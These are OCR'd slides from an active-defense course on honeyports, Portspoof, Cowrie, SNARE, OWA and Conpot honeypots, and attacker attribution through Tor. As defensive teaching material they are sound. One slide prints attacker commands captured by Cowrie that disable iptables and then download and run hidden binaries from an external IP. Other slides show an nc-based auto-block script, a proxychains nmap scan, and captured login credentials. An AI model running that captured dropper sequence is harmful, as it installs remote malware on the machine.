
Lab Extra: On the Windows Side ### for the Ambitious!

- This can accomplish the same thing with this

```
FOR /f "delims=[] tokens=4" %%i
       IN ('nc -l -p 3333 -n -v 2^>^&1 ^| find ^"from^"')
       DO set IP=%%i

netsh advfirewall firewall add rule name="Delete" dir=in
remoteip=%IP% localport=any protocol=TCP action=block >
NUL
```

- Just… Don't do this.

Drop from the CLI - PowerShell Scripts



What Do Honeyports Buy You?

- They give you visibility
- Current IDS IPS technologies fail at detecting attackers communicating with open ports over normal protocols
  - SMB, SSH, HTTP, and HTTPS
- Also, IPS/IDS technologies are effectively blind at detecting 0-day attacks
- However, if anyone, for any reason, interacts with a honeyport, it can trigger an alert and/or create a dynamic blacklist entry
- Flexibility, you can run them from the command line, and you can run them as Python, PowerShell, and Ruby scripts
- This makes them an effective defense for air-gaped/high-security networks

Honeyports in the Enterprise

- Why not run these everywhere?
- They are simple
- They cause little to no impact on production
- They are low interaction
- Potential issues
  - Messing with VA scanning: You can create exceptions and do authenticated scanning
  - It is possible, though very unlikely, that an attacker will use these scripts to block legitimate systems:
    - Requires DoS and TCP sequence number prediction
    - And a full established connection
    - Very hard to do with a live system
    - No greater risk than anything else online

Annoyance

- ***Portspoof***

Applicable MITRE Shield techniques:

- *DTE0026 - Network Manipulation*
- *DTE0016 - Decoy Process*

Evil Honeyports: Portspoof

- In addition to our “tripwires,” why not create white noise and chaff as well?
- Portspoof does this
- It generates random responses to service identification requests
- Basically, the ports that get scanned never come back the same
- It can take hours to run a simple service identification scan

Portspoof in Action

```
Starting Nmap 6.25 ( http://nmap.org ) at 2013-07-16 10:48 CEST
Nmap scan report for 172.16.37.145
Host is up (0.00097s latency).
PORT    STATE SERVICE          VERSION
1/tcp   open  pop3             Eudora Internet Mail Server X pop3d 870
2/tcp   open  honeypot         Network Flight Recorder BackOfficer Friendly http honeypot
3/tcp   open  smtp             Postfix smtpd (Debian)
4/tcp   open  ssh              (protocol 7)
5/tcp   open  X11              XFree86 9 patch level g (Connectiva Linux)
6/tcp   open  imap             Kerio imapd 4539 patch 4
7/tcp   open  ftp              Sambar ftpd
8/tcp   open  unknown
9/tcp   open  http             Cisco VPN Concentrator http config
10/tcp open  ssh              (protocol 3)
11/tcp open  ms-wbt-server    Microsoft NetMeeting Remote Desktop Service
12/tcp open  scalix-ual       Scalix UAL
13/tcp open  smtp             Small Home Server smtpd
14/tcp open  telnet           Dreambox 500 media device telnetd (Linux kernel t; PLi image Jade, based on Dk)
15/tcp open  ftp              ProFTPD (German)
16/tcp open  ftp              Lexmark K series printer ftpd (MAC: k)
17/tcp open  ftp              ProFTPD
18/tcp open  irc-proxy        muh irc proxy
19/tcp open  ftp              ProFTPD
20/tcp open  hp-gsg           IEEE 1284.4 scan peripheral gateway
21/tcp open  desktop-central ManageEngine Desktop Central DesktopCentralServer
22/tcp open  ssh              OpenSSH 5.3p1 Debian 3ubuntu7 (Ubuntu Linux; protocol 2.0)
23/tcp open  telnet           Blue Coat telnetd
24/tcp open  hp-gsg           IEEE 1284.4 scan peripheral gateway
25/tcp open  ftp              Polycom VSX 7000A VoIP phone ftpd
26/tcp open  vnc              Ultr@VNC 1.0.8.0
27/tcp open  ssh              (protocol 133038)
28/tcp open  telnet           Blue Coat telnetd
29/tcp open  printer          VSE lpd
30/tcp open  ssh              SSHTools J2SSH (protocol 0740)
31/tcp open  telnet           Lantronix MSS100 serial interface telnetd 8469697
32/tcp open  pop3             Dovecot pop3d
33/tcp open  telnet           Comtrol DeviceMaster RTS ethernet to serial telnetd (Model 4; NS-Link DqX; MAC Q)
34/tcp open  smtp             WebShieldet smtpd
35/tcp open  telnet           HP switch telnetd
36/tcp open  upnp             MiniDLNA MJsUCeP (DLNADOC cwbQquVF; UPnP YT)
```

Annoyance


- ***Lab: Portspoof***

Lab: Portspoof

- Now, it is your turn
- Follow the directions on the class ***ADHD VM*** and run portspoof on your own system
- The scans can take a very long time to run
- Objective: To confuse service and vulnerability scanners
- This lab should take roughly 20 minutes

Instructions on VM

Honeyports in the Enterprise



Cowrie

- Cowrie is different from a simple honeypot because it allows the attacker to interact with a fake SSH service
- Cowrie is an outstanding SSH honeypot
- It allows you to intercept and capture logins and activity by attackers
- It is useful for capturing the passwords an attacker has, or at least what he thinks he has
- It can be used for both annoyance and for attribution

Cowrie

Applicable MITRE Shield techniques:

- *DTE0017 - Decoy System*
- *DTE0016 - Decoy Process*
- *DTE0034 - System Activity Monitoring*


Thanks for the Commands!

```
/etc/init.d/iptables stop
chmod 0775 /usr/bin/nohup
chmod 0775 /usr/bin/killall
chmod 0775 /usr/bin/rm
chmod 0775 /usr/bin/wget
mkdir /etc/plngius
killall .Linux_time_y_2014
rm -r -f /etc/plngius/.Linux_time_y_2014
wget -O /etc/plngius/.Linux_time_y_2014 http://119.1.109.43:4443/txma
chmod 0755 /etc/plngius/.Linux_time_y_2014
nohup /etc/plngius/.Linux_time_y_2014 > /dev/null 2>&1 &
killall .Linux_time_y_2015
rm -r -f /tmp/.Linux_time_y_2015
wget -O /tmp/.Linux_time_y_2015 http://119.1.109.43:4443/xudp
chmod 0755 /tmp/.Linux_time_y_2015
nohup /tmp/.Linux_time_y_2015> /dev/null 2>&1 &
exit
```

Cowrie in the Enterprise (1)

- Collecting commands is helpful to determine what bad guys want and what they are up to
  - Are they trying to set up a simple backdoor?
  - Are they after specific files? A targeted attack possibly?
  - Are they just simple DDoS booters? Are they spammers?
- Do they have valid user IDs and possible passwords?
- Many organizations have users that use their work e-mail to register for a third-party site:
  - I09, Adobe, LinkedIn, RockYou
- What if that site is compromised?
- How many users sync their passwords?
- How would you react differently if they did?

Cowrie in the Enterprise (2)



Failed login attempts for:
Bryce
Strands
Mick
Mike
Ethan
Lawrence
Paul
Larry

Alerts

Analyst checks

Valid domain accounts for:
Strandjs
Mick
Ethan
Mike
Joff
Lawrence
Paul
Larry

Lab: Cowrie

- Now, it is up to you
- Follow the instructions in your Cowrie cheat sheet
- Watch the logs
- Then, attack your partner when he/she is ready
- Note: You can change the default password!
- ***We will use the ADHD VM for this lab***
- Objective: To create an ssh honeypot to capture attackers' commands
- This lab should take roughly 20 minutes

Instructions on VM

Artillery

- Artillery is from the fine folks at TrustedSec
- Would it not be cool to have honeyport and file monitoring?
- This is exactly what Artillery does
- It is created by Dave Kennedy
- It automatically opens honeyports for a number of widely used services
  - For example, 135/445 (RPC/SMB), 1433 (MSSQL), and 5900 (VNC)
- It has the capability to generate e-mail alerts
- Possible limitations
  - The default port set is very predictable, but this can be modified
  - It can be a bit cumbersome to set up on a number of servers, but not impossible

Annoyance

- ***More Evil Web Servers***

SNARE

README.md

SNARE

docs passing | build failing | coverage 64%

Super Next generation Advanced Reactive honEypot

About

SNARE is a web application honeypot sensor attracting all sort of maliciousness from the Internet.

Documentation

The documentation can be found here.

Basic Concepts


- Surface first. Focus on the attack surface generation.
- Sensors and masters. Lightweight collectors (SNARE) and central decision maker (tanner).

Getting started

- You need Python3.6 to run SNARE
- This was tested with a recent Ubuntu based Linux.

OWA Example

```
adhd@DESKTOP-I1T2G01:/opt/owa-honeypot$ tail -f dumpass.log
2021-03-10 12:16:06,595 - honeypot - INFO - http://172.28.181.127/owa/auth.owa|test:test|172.28.176.1|Mozilla/5.0 (Windo
ws NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36
2021-03-12 11:45:38,270 - honeypot - INFO - http://192.168.177.84/owa/auth.owa|John:Strand|192.168.176.1|Mozilla/5.0 (Wi
ndows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.19041
2021-03-12 11:45:45,235 - honeypot - INFO - http://192.168.177.84/owa/auth.owa|John:Noamalemodel|192.168.176.1|Mozilla/5
.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.19041
2021-03-12 11:45:54,437 - honeypot - INFO - http://192.168.177.84/owa/auth.owa|John:Johnthefixitmon|192.168.176.1|Mozill
a/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.19
041
```



- ***Lab: OWA-Honeypot***

Applicable MITRE Shield techniques:

- *DTE0017 - Decoy System*
- *DTE0016 - Decoy Process*
- *DTE0034 - System Activity Monitoring*

- ***Application-Specific Honeypots***

Applicable MITRE Shield techniques:

- *DTE0017 - Decoy System*
- *DTE0016 - Decoy Process*
- *DTE0034 - System Activity Monitoring*


Application-Specific Honeypots

- These are honeypots that mimic specific applications
- Useful for more uniform environments
  - Think SCADA
- The goal is to blend in with existing servers
- Usually, these servers are in a batch
  - Think SCADA
- Also can be used on the outside of a network
  - Useful for proving to management that attacks do happen

Changing Conpot Default Configuration

- Changing default values in the configuration will help provide greater OPSEC
  - **Serial number**
  - **System name**
  - **System description**
- The data highlighted was outlined by Darren Martyn in his research pertaining to Honeypot OPSEC posted at:

http://xiphosresearch.com/2015/12/09/OPSEC-For-Honeypots.html



Attribution

Attribution

- ***Dealing with TOR***


Why Attribution?

- Get the bad guys!
- However, if you are being attacked by a nation-state, “getting the bad guys” might be kind of hard
- So, why do this then?
  - One, know what they are after
  - Two, understand what they already have
- This helps you better design defenses and better understand how much you need to allocate to this issue
  - Active defense provides threat intelligence

Dealing with TOR

- Indirection is key for attackers
  - Very few penetration testers do this
  - Ron Gula has an excellent presentation on this at http://www.sourceconference.com/publications/bos10pubs/10-04-SOURCE-DetectingPenTesters.pptx
- They might go through a cloud such as TOR
- They might come through a botnet
- However, there is going to be some level of indirection
- You need to find a way to determine as much as possible about an attacker

How TOR Works



Proxychains and TORProxy

- TOR is not just used by browsers
- It can also be used by other applications
- SOCKS-5 and proxychains might be in play
- It is useful for Nmap scans
- You can even tunnel Nessus and Metasploit through it
- If it is done right, great!
  - The good guys cannot see the real IP of the attack
- However, if it is not done correctly…
  - There is a good chance of finding out exactly who is attacking you
- Understanding how attacks work is an important part of determining how to catch the attacker

Looking At a –sP Port Scan

- I am sure you know how this works, but…
- How do we know that the target system is alive?

- 10:41:08.753647 IP bill.local > forum.pauldotcom.com: ICMP echo request, id 4077, seq 0, length 8

- 10:41:08.753798 IP bill.local.38619 > forum.pauldotcom.com.https: Flags [S], seq 514431370, win 4096, options [mss 1460], length 0

- 10:41:08.753856 IP bill.local.38619 > forum.pauldotcom.com.www: Flags [.], ack 1129230482, win 2048, length 0

- 10:41:08.753913 IP bill.local > forum.pauldotcom.com: ICMP time stamp query id 14984 seq 0, length 20

What About a Standard –sS Scan?

- 10:45:29.340411 IP bill.local.37291 > forum.securityweekly.com.www: Flags [S], seq 2385790418, win 4096, options [mss 1460], length 0

- 10:45:29.415814 IP forum.securityweekly.com.www > bill.local.37291: Flags [S.], seq 75261858, ack 2385790419, win 5840, options [mss 1460], length 0

- 10:45:29.415852 IP bill.local.37291 > forum.securityweekly.com.www: Flags [R], seq 2385790419, win 0, length 0

What Is the Right Way?

proxychains nmap –Pn –sT –p 80 209.20.73.195

```
|S-chain|-<>-127.0.0.1:5060-<><>-209.20.73.195:80-Got SOCKS Connection...
Got SOCKS Request: 209.20.73.195:80
Successfully opened Tor exit Node stream...
<><>-OK
CIRCUIT: Close called...
Interesting ports on forum.pauldotcom.com (209.20.73.195):
PORT   STATE SERVICE
80/tcp open  http
```

Attribution

- ***Honeytokens***

